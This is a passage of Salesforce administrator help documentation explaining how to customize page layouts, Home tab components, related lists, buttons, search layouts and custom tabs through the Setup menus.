Case Close	◊ `Solution information section` — Displays the solution information section on the case close edit pages. ◊ `Notify Contact` — Displays the `Notify Contact` checkbox on case close edit pages.
Lead	`Lead assignment checkbox` — Displays the `Assign using active assignment rule` checkbox appears on the lead edit page.
Person Account	`Evaluate this account against territory rules on save` checkbox — Displays the `Evaluate this account against territory rules on save` checkbox on person account edit pages. Territory assignment rules run automatically when the `Select by default` checkbox is selected. If both `Show on edit page` and `Select by default` are selected, users can uncheck `Evaluate this account against territory rules on save` checkbox on the account edit page, and territory assignment rules will not be run.
Task	`Email notification checkbox` — Displays the `Send Notification Email` checkbox appears on the task edit page. **Note:** A user's personal preference for defaulting the state of the checkbox takes precedence over the organization-wide setting..

- The Custom Links, Custom S-Controls, and Visualforce Pages categories only appear in the palette if you have defined those types of elements for the object for which you are defining a page layout.
- Page layouts for the user object only include custom fields, custom links, s-controls, and Visualforce pages. Tagging, related lists, custom buttons, and standard field customizations are *not* included on page layouts for the user object. Also, field-level security is only available for custom fields on the user object.

- If a dependent lookup is above its controlling field on a page layout, make its lookup filter optional or redesign the page layout. Seeing a required dependent lookup above its controlling field on a page layout may confuse users who typically start from the top of the page when entering data.
- You can define mini page layouts for the user object; however, you cannot add standard fields or related lists. Also, a customized mini page layout won't display in the Console tab.
- When editing a person account page layout:
  - ◊ If you add `Shipping Address` next to `Billing Address` in the Address Information section, a link will display on the person account edit page that allows you to copy the billing address to the shipping address. Also, an equivalent link appears if you add `Other Address` to the Address Information section.
  - ◊ Contact fields and related lists are available on person account page layouts. However, contact custom links and custom buttons are not available.
- Salesforce recommends creating no more than 200 page layouts. While there is no limit, organizations may have difficulty managing their page layouts if they exceed 200.

Enhanced Page Layout Editor User Interface Elements
Customizing Page Layouts with the Enhanced Page Layout Editor

Customizing Page Layouts with the Original Page Layout Editor

Available in: **All** Editions

User Permissions Needed	
To customize page layouts:	"Customize Application"

The original page layout editor allows you to customize page layouts for detail and edit pages in Salesforce, the Self-Service Portal, and the Salesforce Customer Portal.

Note: Salesforce.com recommends using the enhanced page layout editor instead of the original page layout editor.

1. Access the page layout editor.
   - Accessing the Page Layout Editor for Standard Objects
   - Accessing the Page Layout Editor for Custom Objects
2. If tags are enabled, specify whether personal and public tags should be included in the header section of the page layout. Users can tag a record only if personal or public tags are included here.
   - To add personal or public tags, select Header Items from the View drop-down list and then drag the Personal Tags or Public Tags items to the header section. You can't change the order in which personal and public tags appear when both are in the header section at the same time.

- To remove tags, drag the Personal Tags and Public Tags items from the header section to the area under the View drop-down list.

3. To customize buttons, double-click **Detail Page Buttons** in the Button section.

   - To hide any standard button, deselect the checkbox next to the button name.
   - To add or remove a custom button, select the button in the Available Buttons list, and click **Add** or **Remove**.
   - To sort custom buttons, select them and click **Up** or **Down**.
   - To undo your customizations and restore default settings, click **Revert to Defaults**.
   - To close the popup, click **OK**.

4. To arrange fields, custom s-controls, Visualforce pages, custom links, and related lists on the layout, select one or more items from the box on the right and drag them to the desired location. You can add up to 20 s-controls, 20 Visualforce pages, and 100 related lists on a page layout. There are no limits on fields and custom links.

   - To select multiple items individually, use CTRL+click.
   - To select multiple items as a group, use SHIFT+click..

   Note:

   - You can add a Visualforce page to a page layout only if the standard controller on the Visualforce page is set to the object for which you are creating the page layout. If you do not have any Visualforce pages with a standard controller set to that object, the Visualforce Pages category does not appear in the palette.
   - Items that are not in the page layout are displayed in the scrolling box on the right-hand side.
   - Use the legend to determine what fields are required, dependent, controlling, or have other attributes that may affect your page layout decisions.

5. To set which fields are required and read only, select one or more fields and click **Edit Properties**.

   - The field properties of some standard fields cannot be changed. Custom fields can be changed only if they are not universally required fields.
   - Fields marked as read only are always editable by administrators and users with the “Edit Read Only Fields” permission.
   - If you make a picklist field read only, all new records will contain the default value for that picklist.
   - Auto-number fields are always read only.
   - If you mark the opportunity `Probability` field as read only, the `Probability` value will still be updated automatically when a user changes the `Stage` value of an opportunity.
   - In Enterprise, Unlimited, and Developer Editions, field-level security settings override any field properties you set here if the field-level security is more restrictive than the page layout setting.

6. To change the properties of an s-control or Visualforce page, double click it and set the following attributes.

   - `Width` sets the horizontal size in pixels or a percent.
   - `Height` sets the vertical size in pixels.
   - `Show scrollbars` determines whether the iFrame in which the s-control displays contains scrollbars when necessary.
   - `Show label` determines whether the page layout includes the `Label` of the custom s-control. Remove the label to display the custom s-control in a wider area.

7. To organize the page using sections, click **Edit** next to an existing page section, or click **Create New Section** to create a new page section.

   - Enter a name for the section. Note that names of some standard page sections cannot be changed.

- Set whether the section should have one or two columns.
- Set the order in which users can tab through the items in that section.
- Set whether the section name should be shown on the detail and edit pages.

8. To customize related lists on the page layout, double-click a related list in the Related List section.
   - To add or remove fields, select one or more fields and use the arrows to add or remove them to the related list columns on the page layout and to define the order in which the related list columns display. You can include up to 10 fields per related list.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
   - To sort the items in the related list, select a field from the Sort By drop-down list. Items are displayed in ascending order unless you select `Descending`. The default sort order varies per record. The Sort By drop-down is not available for activities and opportunity products.
   - If necessary, select additional page layouts to which your related list customizations will apply.
   - To customize which standard buttons display in the related list, select or deselect the checkbox next to the button name.
   - To customize which custom buttons display in the related list, select the button and click **Add** or **Remove**. To sort custom buttons, select them and click **Up** or **Down**.

     Note: To create a custom button for the related list, see Defining Custom Buttons and Links. The custom button must be defined for the object contained in the related list, instead of the parent object, and the button `Type` must be List Button. For example, to display a custom button on the Contacts related list of an account, define the custom button for contacts, not accounts.

   Some related lists are not customizable because they link to data rather than store it. You can move your cursor over any related list section to see if it is customizable. Also, lookup fields are not available for display on their corresponding lookup related list. For example, the case lookup field on an account page layout is not available when editing the cases related list.

   Note: You can enable related list hover links so that record detail pages include links for each related list at the top of the page. Users can hover the mouse over a related list hover link to display the corresponding related list in an interactive overlay that allows users to quickly view and manage the related list items. Users can also click a related list hover link to jump to the content of the related list without scrolling down the page.

9. To apply the related lists in the page layout to all users, even if they have already customized their display, select `Overwrite users' personal related list customization`.
10. To review the page layout, click **Preview**. From the preview in Enterprise, Unlimited, and Developer Editions, select a profile to see how the pages will look for users with different profiles. Note that most related lists' columns preview without data.
11. Click **Save** to finish. Alternatively, click **Quick Save** to save and continue editing the page layout.

In Professional, Enterprise, Unlimited, and Developer Editions:.

- To choose which related records display in the Console tab's mini view, click **Mini Console View**.
- To define the mini page layouts of the records that appear in the Console tab's mini view, click **Mini Page Layout**.

Note: You cannot define mini console views or mini page layouts for the Close Case Layout or the Log a Case Page and View Cases Page layouts on the Self-Service Portal.

In Enterprise, Unlimited, and Developer Editions:

- You can assign page layouts for different profile and record type combinations.
- You can set field-level security to restrict field access further.

Customizing Related Lists
Managing Page Layouts
Accessing the Page Layout Editor for Standard Objects
Accessing the Page Layout Editor for Custom Objects

Notes on Using the Original Page Layout Editor

Available in: **All** Editions

- When customizing page layouts for tasks, you can select the following checkboxes.
  - ◊ `Show Task Email Notification checkbox` displays the `Send Notification Email` checkbox when users create or edit a task.
  - ◊ `Select Task Email Notification checkbox by default` selects the `Send Notification Email` checkbox by default when users create or edit a task. Note that a user's personal preference for defaulting the state of the checkbox takes precedence over the organization-wide setting.
- When customizing page layouts for cases, you can select the following checkboxes.
  - ◊ `Show Case Assignment checkbox` displays the `Assign using active assignment rules` checkbox when users create or edit a case.
  - ◊ `Select Case Assignment checkbox by default` selects the `Assign using active assignment rules` checkbox by default when users create or edit a case. Note that a user's personal preference for defaulting the state of the checkbox takes precedence over the organization-wide setting.
  - ◊ `Show Case Email Notification checkbox` displays the `Send Notification Email` checkbox when users create or edit a case.
  - ◊ `Select Case Email Notification checkbox by default` selects the `Send Notification Email` checkbox by default when users create or edit a case.
- Page layouts for the user object only include custom fields, custom links, s-controls, and Visualforce pages. Tagging, related lists, custom buttons, and standard field customizations are *not* included on page layouts for the user object. Also, field-level security is available only for custom fields on the user object.
- You can define mini page layouts for the user object; however, you cannot add standard fields or related lists. Also, a customized mini page layout won't display in the Console tab.
- In the organization-wide import wizards for accounts, contacts, and leads, administrators have access to import into any field, even if a field is hidden or read only in their page layout or field-level security settings. Individual users can import only into the fields that are accessible to them via their page layout or field-level security settings.
- In Personal, Contact Manager, Group, and Professional Editions, page layouts control which fields users can access in related lists, list views, reports, Connect Offline, email and mail merge templates, custom links, and when synchronizing data. In Enterprise, Unlimited, and Developer Editions, this access is controlled by field-level security.

- In Professional, Enterprise, Unlimited, and Developer Edition, individual users can customize which tabs and related lists display for their personal use.
- When editing a person account page layout, if you add `Shipping Address` next to `Billing Address` in the Address Information section, a link will display on the person account edit page that allows you to copy the billing address to the shipping address. Also, an equivalent link appears if you add `Other Address` to the Address Information section.
- Some items can only be moved to certain sections on the page layout. For example, you can drag a custom s-control to any field section on the page layout but not a related list section or button section.
- Create the appropriate buttons before editing your page layout. For example, create an account custom button for the detail page and a contact custom list button before putting them both on an account page layout.
- If you use the original page layout editor to view a page layout that was created in the new page layout editor, the original page layout editor will show any blank spaces you added. You cannot move or add blank spaces in the original page layout editor, but you can remove them by dragging them to the box on the right.

Customizing Page Layouts with the Original Page Layout Editor

Customizing Home Tab Page Layouts

Available in: **All** Editions

User Permissions Needed	
To view home page layouts:	"Customize Application"
To create or change home page layouts:	"Customize Application"

You can customize the Home tab to include components such as sidebar links, a company logo, or a dashboard snapshot. A dashboard snapshot is a clipping of the top row of a dashboard's components. Just like other tabs, you can also assign different home page layouts to different users based on profile.

Alternatively, a custom home page layout can contain only the components that show up in the sidebar. You can determine if custom sidebar components appear only on the Home tab or on all Salesforce pages.

To start customizing your home page layouts, see:

- Defining Home Tab Components on page 2828
- Designing Home Tab Page Layouts on page 2829
- Assigning Home Tab Page Layouts to Profiles on page 2830

Defining Home Tab Components

Available in: **All** Editions

User Permissions Needed	
To create or change home page layouts:	"Customize Application"

Home page layouts contain standard components, such as Recent Items and Messages & Alerts, and any custom components you create. You can create custom components such as a logo, and you can edit some standard components.

Editing Components

1. From Setup, click **Customize** > **Home** > **Home Page Components**.
2. Click **Edit** next to the component you want to edit. If there is no **Edit** link next to a component, it is read only.
3. Make any changes.
   - When editing the standard Messages & Alerts component, enter the text you want to display to users. If entering HTML code for your message, make sure it is self-contained, well-formed HTML.
   - When editing the standard Custom Links home page component, enter the link text to display to users in the `Bookmark` field. In the `URL` field, enter the complete website address, such as `http://www.yahoo.com`. To link to a Salesforce page, such as a frequently-viewed report, enter only the part of the URL after `salesforce.com`, for example, `/00Ox0000000esq4`. These links always open within the main Salesforce window, not in a popup window.

     Note: The standard Custom Links home page component is a quick way to add links to the sidebar, but it does not support merge fields, functions (such as the URLFOR function), executing JavaScript, or customizable window opening properties. If you need this additional functionality:

     a. From Setup, click **Customize** > **Home** > **Custom Links**, and create your home page custom links on that page.
     b. From Setup, click **Customize** > **Home** > **Home Page Components**, and create a custom home page component of type Links on that page that includes the custom links created in the first step. Note that creating a custom home page component for your links does not change the visual styling for your end users.
4. Click **Save**.

   Next, add the component to a home page layout; see Designing Home Tab Page Layouts on page 2829.

Creating Custom Components

If you are creating custom link components, define your Home tab custom links first. See Understanding Custom Buttons and Links on page 3493. If you are creating an image component, upload your image to the Documents tab first.

1. From Setup, click **Customize** > **Home** > **Home Page Components**.
2. Click **New**.
3. Enter a name for the component. For custom links, this name displays as the section heading in the sidebar on the Home tab.
4. Choose the type of component.

5. Click **Next**.

   - For links, select the appropriate custom links and click **Add**.
   - For images, click **Insert an image**, choose the document folder, and select the image file. Note that the image file must be in a public folder and the `Externally Available` checkbox must be selected on the document's properties so that users can view the image.
   - For HTML area, choose where to display the component, in either the wide or narrow column, and enter your text, image, or links in the box below.

     Note: Components in the narrow column display in the sidebar. They do not display in the sidebar on other pages within Salesforce unless you specify that in your user interface settings or by assigning the “Show Custom Sidebar On All Pages” permission.

6. Click **Save**.

   Next, add the component to a home page layout; see Designing Home Tab Page Layouts on page 2829.

Tip: Keep your image size smaller than 20 KB for optimum performance. If your image is too large to fit in the insert window, use an image editor to resize the image. Save your image in `gif` or `jpeg` format to reduce file size.

Assigning Home Tab Page Layouts to Profiles

Designing Home Tab Page Layouts

Available in: **All** Editions

User Permissions Needed	
To view home page layouts:	“Customize Application”
To create or change home page layouts:	“Customize Application”

After creating the components you want displayed on the Home tab, begin designing your home page layouts.

1. From Setup, click **Customize** > **Home** > **Home Page Layouts**.
2. Click **New**. Alternately, select a layout you want to copy and click **Clone**.
3. Enter a name for the new layout.
4. Click **Save**.
5. Select the components you want displayed on the new page layout. Consider the following:

   - The components you select for the narrow column display in the sidebar. They do not display in the sidebar on other pages within Salesforce unless you specify that in your user interface settings.If you only want certain users to view sidebar components on all pages, grant those user the “Show Custom Sidebar On All Pages” permission.
   - Select `Article Search` to add the Find Articles component to a home page layout. This component is only available for Salesforce Knowledge users.

- Select `Customer Portal Welcome` to add the Customer Portal component to a home page layout. If the My Profile site Visualforce page has been enabled, this component contains a personalized welcome message and a link to the portal user's profile. The My Profile page enables users logged into either your Force.com site, or your Customer Portal from Force.com sites, to update their own contact information. When they make changes to this page, the corresponding portal user and contact records are updated.
- When you select `Dashboard Snapshot` as a component to show on a home page layout, Salesforce displays the last dashboard the user accessed. Users can view a dashboard snapshot on their Home tab if they have access to at least one dashboard.

  Tip: When designing home page layouts for your Customer Portal, we recommend adding the following components: Search, Solution Search, Recent Items, Customer Portal Welcome, and a custom HTML Area component that includes your corporate branding in the wide column.

6. Click **Next**.
7. Arrange the selected components in the desired columns. Select a component and use the arrow keys to move it.
8. Optionally, click **Preview** to display the home page layout.
9. Click **Save & Assign** to save the page layout and assign it to a profile. Initially, all users, including Customer Portal users, are assigned to the Home Page Default layout.

See Also:

Customizing Home Tab Page Layouts
Defining Home Tab Components

Assigning Home Tab Page Layouts to Profiles

Available in: **All** Editions

User Permissions Needed	
To assign home page layouts:	“Customize Application”

Your home page layouts are only visible to users after you assign them to a user profile.

1. From Setup, click **Customize** > **Home** > **Home Page Layouts**.
2. Click **Page Layout Assignment**.
3. Click **Edit Assignment**.
4. Choose the appropriate page layout for each profile.
5. Click **Save**.

Tip: Users can customize the dashboard settings on their Home tab in their personal settings.

Editing Multi-Line Layouts for Opportunity Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit multi-line layouts for opportunity products:	"Customize Application"

You can customize the columns that display when you click **Edit All** in the Products related list of an opportunity detail page.

1. From Setup, click **Customize** > **Opportunities** > **Opportunity Products** > **Page Layouts**.
2. Next to the name of an opportunity product page layout, click **Edit**.
3. Click **Edit Multi-Line Layout**.
4. Move fields between Available Fields and Selected Fields.
   - To customize which fields display in the layout, select one or more fields in Available Fields and click **Add** or **Remove**.
   - To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
   - To select multiple fields individually, use CTRL+click.
   - To select multiple fields as a group, use SHIFT+click.
5. Click **Save** to apply your changes.

Building Page Layouts for Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define page layouts for custom objects:	"Customize Application"

Page layouts define which fields users can view and edit when entering data for a custom object record. You can use the default page layout that is created automatically when you create a custom object. You can also build your own page layout with related lists and custom links. If you do not use any page layout with your custom object, you can still interact with it by using the Force.com API to manage custom data or build a custom user interface.

To define a page layout for a custom object:

1. From Setup, click **Create** > **Objects**.
2. Select one of the custom objects in the list.
3. In the Page Layouts related list, click **Edit** next to one of the page layouts to modify it, or click **New** to create a new page layout.
4. When creating a new page layout, enter a name for it, and select an existing page layout to clone, if desired.

5. Edit the page layout just as you would any other page layout.
6. Click **Save**.

See Also:

Customizing Page Layouts

Customizing Related Lists

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To customize related lists:	"Customize Application"

To customize the buttons, columns displayed, column order, and record sort order of related lists on record detail pages in Salesforce and the Salesforce Customer Portal:

1. Access the page layout editor.
2. Double-click a related list on the layout to edit it. If you are using the enhanced page layout editor, you can also click the wrench icon ( ).

   Note: You can't customize the History related list because it doesn't store data. The History related list links to data stored elsewhere.

3. To customize the fields that display in the related list:

   - Select one or more fields and use the arrows to add or remove the fields to the related list columns on the page layout, and to define the order in which the related list columns display. You can include up to 10 fields per related list.

     Note: The first field of a related list can't be moved. They are considered as unique identifiers for the record.

   - Use CTRL+click to select multiple fields individually.
   - Use SHIFT+click to select multiple fields as a group.
   - Select a field from the **Sort By** drop-down list to sort the items in the related list, which will be displayed in ascending order unless you select `Descending`. The default sort order varies per record. The **Sort By** drop-down is not available for activities and opportunity products.
   - If necessary, select additional page layouts to apply your related list customizations to. Only layouts that include this related list appear in the list. Layouts that include related lists with the same customizations as the current layout had when you opened are selected by default.

   Lookup fields are not available for display on their corresponding lookup related list. For example, the case lookup field on an account page layout is not available when editing the cases related list.

4. To customize which standard buttons display in the related list, select or deselect the checkbox next to any standard button name.

   Note: To view the buttons in the enhanced page layout editor, click the plus sign (+) in the Buttons section.

5. To customize which custom buttons display in the related list:
   - To add or remove a custom button, select the button and click **Add** or **Remove**.
   - Sort custom buttons by selecting them and clicking **Up** or **Down**.

   The custom button must be defined for the object contained in the related list, instead of the parent object, and the button `Type` must be List Button. For example, to display a custom button on the Contacts related list of an account, define the custom button for contacts, not accounts.
6. If necessary, click **Revert to Defaults** to undo any customizations and use the default Salesforce settings in the related list.
7. Click **OK** to store your customizations. Changes are not saved until you click **Save** on the page layout.
8. Select the `Overwrite users' personal related list customization` to apply the related lists in the page layout to all users, even if they have already customized their display.
9. Click **Preview** to review the page layout. From the preview in Enterprise, Unlimited, and Developer Editions, select a profile to see how the pages will look for users with different profiles.
10. Click **Save**.

Note: You can enable related list hover links so that record detail pages include links for each related list at the top of the page. Users can hover the mouse over a related list hover link to display the corresponding related list in an interactive overlay that allows users to quickly view and manage the related list items. Users can also click a related list hover link to jump to the content of the related list without scrolling down the page.

Overview of Page Layouts and Field-Level Security

Customizing Detail Page Buttons

Available in: **All** Editions

User Permissions Needed	
To customize detail page buttons:	"Customize Application"

When customizing page layouts, you can control which standard and custom buttons are displayed and the order in which the custom buttons are shown. To customize the buttons on record detail pages:

1. From Setup, click **Customize**, select the appropriate activity or tab link, and choose the **Page Layouts** link.

   For custom objects, from Setup, click **Create** > **Objects**, and select the desired custom object.

2. Click **Edit** next to the page layout you want to customize.
3. Do one of the following:
   - In the original page layout editor, double-click the Detail Page Buttons item in the Button Section.
     - ◊ To hide any standard button, deselect the checkbox next to the button name.
     - ◊ To add or remove a custom button, select the button in the Available Buttons list, and click **Add** or **Remove**.
     - ◊ Sort custom buttons by selecting them and clicking **Up** or **Down**.
     - ◊ To undo your customizations and restore default settings, click **Revert to Defaults**.
     - ◊ Click **OK** to close the popup when you are done.
   - In the enhanced page layout editor, select the Buttons category on the palette and drag one or more buttons from the palette to the buttons section on the page layout. Standard buttons must go in the standard buttons area, and custom buttons must go in the custom buttons area. To remove a standard or custom button from the page layout, drag the button to the palette.
4. Click **Save** on the page layout.
5. Click **Save**.

Overriding Standard Buttons and Tab Home Pages
Defining Custom Buttons and Links

Customizing Search Layouts

Available in: **All** Editions

User Permissions Needed	
To change search layouts:	"Customize Application"

Customize which fields display for users in search results, search filter fields, lookup dialogs, the recent records lists on tab home pages, and in lookup phone dialogs for Salesforce CRM Call Center. You can specify a different set of fields to show in each search layout. The settings apply to all users in your organization and Salesforce Customer Portal.

Additionally, customize which buttons display in custom list views and search results. You can hide a standard list view button or display a custom button. Standard buttons are not available on search result layouts. To display a custom button, create the custom button, giving it the `List Button Display Type`.

1. From Setup, click **Customize**, select the appropriate activity or tab link, and click **Search Layouts**.
2. Click **Edit** next to the layout you want to customize. You can specify a different set of items to display for search results, lookup dialogs, recent records lists on tab home pages, lookup phone dialogs, list views, and search filter fields.
3. For list view and search results layouts, select the standard or custom buttons you want to display. To hide a standard button on the list view, deselect it. Standard buttons are not available on search result layouts.
4. Move fields between Available Fields and Selected Fields.

- To customize which fields display in the layout, select one or more fields and click **Add** or **Remove**.
- To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
- To select multiple fields individually, use CTRL+click.
- To select multiple fields as a group, use SHIFT+click.

- To customize which items display in the layout, select the item and click **Add** or **Remove**.
- To sort items in the layout, select the item and click **Up** or **Down**.

Note: When editing a search results layout for an object, you can select the `Override the search result column customizations for all users` checkbox. If selected, all user column customizations within your organization will be overwritten and set to the organization-wide default settings.

5. Click **Save**.

Managing Page Layouts
Notes on Search Layouts

Notes on Search Layouts

Available in: **All** Editions

User Permissions Needed	
To change search layouts:	"Customize Application"

- Search layouts don't apply to Salesforce CRM Content.
- Search layouts don't apply to campaign members, opportunity teams, or account teams.
- The search layout doesn't control which fields are searched for keyword matches. The list of fields searched is the same across Salesforce.
- You can add up to 10 fields to each search layout.
- You can't remove unique identifying fields, such as `Account Name` or `Case Number`, from the search layouts. These fields must be listed first in the order of fields in the search layout.
- You can 't add long text fields such as `Description`, `Solution Details`, or custom long text area fields to search layouts.
- All fields are available to be added to the search layout even if some fields are normally hidden for the user customizing the search layout.
- For Enterprise, Unlimited, and Developer Edition organizations, search layouts don't override field-level security. If a field is included in the search layout but hidden for some users via field-level security, those users do not see that field in their search results.
- For Personal, Contact Manager, Group, and Professional Edition organizations, search layouts override page layout settings. If a field is included in the search layout but hidden in the page layout, that field will be visible in search results.
- The search results layouts for leads, accounts, contacts, and opportunities also apply to the search results displayed when finding duplicate leads.

- Formula fields are not available in search result layouts.
- Don't remove the `Phone` field from any lookup phone dialogs search layout. If you do, users can't use the directory search results to enter a phone number into a SoftPhone dial pad.
- To add a custom button to a list view or search layout, create the custom button for a standard or custom object, giving it the **List Button** `Display Type`. The custom button will be available in the list view and search result layouts for that object.

Tip: In account search results, you can visually differentiate business accounts from person accounts by adding the `Is Person Account` field, which displays as the person account icon ( ).

You may specify the `Is Person Account` field as the first column in account search layouts. Otherwise, `Account Name` must be the first column.

SETTING UP CUSTOM TABS

What is a Custom Tab?

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A custom tab is a user interface component you create to display custom object data or other web content embedded in the application.

The following types of custom tabs are available:

- **Custom Object Tabs** display the data of your custom object in a user interface tab. Custom object tabs look and function just like standard tabs.
- **Custom Web Tabs** display any external Web-based application or Web page in a Salesforce tab. You can design Web tabs to include the sidebar or span across the entire page without the sidebar.
- **Visualforce Tabs** display data from a Visualforce page. Visualforce tabs look and function just like standard tabs.

Defining Custom Tabs

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit custom tabs:	"Customize Application"

Custom tabs display custom object data or other web content embedded in the application.

- **Custom Object Tabs** - Create a tab for your custom object data.
- **Web Tabs** - Create a tab to display other web content.
- **Apex Page Tabs** - Create a tab that displays a Visualforce page.

Delegated administrators who can manage specified custom objects can also create and customize tabs for those custom objects.

Creating Web Tabs

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit custom tabs:	"Customize Application"

Build web tabs so that your users can use your web applications or other websites from within the application.

1. From Setup, click **Create** > **Tabs**.
2. Click **New** in the Web Tabs related list.
3. Choose a layout for the new tab. The full page width spans across the entire page without the sidebar while the column style allows users to view the sidebar.
4. Click **Next**.
5. Choose **URL** for tab type. Choose **Custom S-Control** if you have previously created a custom s-control that you want displayed in the web tab.

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

6. Enter a label to display on the tab.
7. Click the `Tab Style` lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.
8. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog if you want to create a custom tab style and your organization has access to the Documents tab. To create your own tab style:

   a. Click the `Color` lookup icon to display the color selection dialog and click a color to select it.
   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

      Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

   c. Select a file and click **OK**. The New Custom Tab wizard reappears.
9. Change the content frame height if necessary.
10. Optionally, select the **Mobile Ready** checkbox to indicate that the web page displays and functions properly in the Salesforce Classic app.

    Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Classic configurations. Before mobilizing a web tab, review the Salesforce Classic tab considerations to ensure that the pages in your web tabs are compatible with mobile browsers.

    Note: The **Mobile Ready** checkbox is only visible if Salesforce Classic is enabled for your organization.

11. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab. Note that splash pages do not display in the mobile application. Avoid using a splash page if you plan to mobilize the web tab.
12. Enter a description of the tab, if desired, and click **Next**.
13. Enter the URL or choose the custom s-control that you want to display in the tab. Optionally, copy and paste any merge fields for data that you want replaced in the link dynamically.

    Remember to include the http:// before your URL. User, organization, and API merge fields are available for web tabs.

    Optionally, click the **preview** link to display your web tab.
14. For a URL, choose an encoding setting and click **Next**.
15. Add the web tab to the appropriate profiles. In `Tab Visibility`, choose Default On, Default Off, or Tab Hidden to determine whether the custom tab is visible to users with that profile. The administrator can change this setting later.
16. Check `Append tab to users' existing personal customizations` to apply the tab visibility settings to all users.

17. Specify the custom apps that should include the new tab.
18. Click **Save**.

Creating Custom Object Tabs

Custom Object Tabs and Web Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Visualforce Tabs available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit custom tabs:	"Customize Application"

Define a new tab to display the data stored in your custom object records.

1. From Setup, click **Create** > **Tabs**.
2. Click **New** in the Custom Object Tabs related list.
3. Select the custom object to display in the custom tab. If you have not already created the custom object, click **create a new custom object now** and follow the instructions in Defining Custom Objects on page 2877.

   The label of the new tab is the same as the plural version of the custom object label.
4. Click the `Tab Style` lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click `Hide styles which are used on other tabs` to filter this list.
5. Click a tab style to select the color scheme and icon for the custom tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog if you want to create a custom tab style and your organization has access to the Documents tab. To create your own tab style:

   a. Click the `Color` lookup icon to display the color selection dialog and click a color to select it.
   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

      Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

   c. Select a file and click **OK**. The New Custom Tab wizard reappears.
6. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab.
7. Enter a description of the tab, if desired, and click **Next**.
8. Choose the user profiles for which the new custom tab will be available:

- Select **Apply one tab visibility to all profiles** and choose Default On, Default Off, or Tab Hidden from the drop-down list.
- Alternatively, select **Apply a different tab visibility for each profile** and choose Default On, Default Off, or Tab Hidden from the drop-down list for each profile.

For Professional Edition users and Salesforce Platform One license users, tab visibility is automatically set to Default On.

9. Specify `Tab Visibility`.

   For Enterprise, Unlimited, Developer Edition, and organizations, choose Default On, Default Off, or Tab Hidden in `Tab Visibility` to determine whether the custom tab is visible to users with that profile, and click **Next**. For Professional Edition organizations, tab visibility is automatically set to Default On. Salesforce Platform One license users, tab visibility is automatically set to Default On.

   If you choose Default On or Default Off, an option is added to the `Create New` drop-down list in the sidebar so that users with the "Create" permission can quickly create a new record. For example, if the custom object displayed in the custom tab is named Expenses, an **Expense** option appears in this list.

10. Specify the custom apps that should include the new tab.
11. Check `Append tab to users' existing personal customizations` to add the new tab to your users' customized display settings if they have customized their personal display.
12. Click **Save**.

To further customize the tab:

- Define the page layout for records displayed in the tab. The page layout controls which fields are visible and editable when users are entering data in the custom tab.
- Specify which fields display to users in the key lists section of the custom object tab home page.

User Permissions Needed	
To create, edit, and delete custom tabs:	"Customize Application"

After creating your custom tabs, you can edit or delete them. From Setup, click **Create** > **Tabs** to display a list of your organization's custom tabs, web tabs, and Visualforce tabs. Use this page to view, create, edit, or delete custom tabs.

- To view details for a custom tab, click the custom tab name.

- To change the properties of a custom tab, click **Edit**, make the appropriate changes, and click **Save**. Before changing the `Splash Page Custom Link`, see Defining Home Tab Components on page 2828 for information about creating a custom link to use as a splash page for your custom tab.
- To remove a custom tab, click **Del**.
- To create a new custom tab, click **New**.
- To enable Visualforce or web tabs for mobile users, edit the properties of the tabs and select the **Mobile Ready** checkbox.

CUSTOMIZING HELP

Custom Help Overview

Available in: **All** Editions except **Database.com**

The **Help & Training** link at the top of every page opens the Salesforce Help & Training window which includes online help topics, solutions, and recommended training classes. Additionally, the **Help for this Page** link on any page opens a context-sensitive online help topic that describes that page.

Salesforce custom help functionality allows you to augment these standard help features with information on using fields and functionality unique to your organization or the Force.com AppExchange app you are developing.

Custom help allows you to:

- Override the standard Salesforce context-sensitive online help topics for your custom objects using object-level help
- Add field-level help that displays when users hover their mouse over a field

See Also:

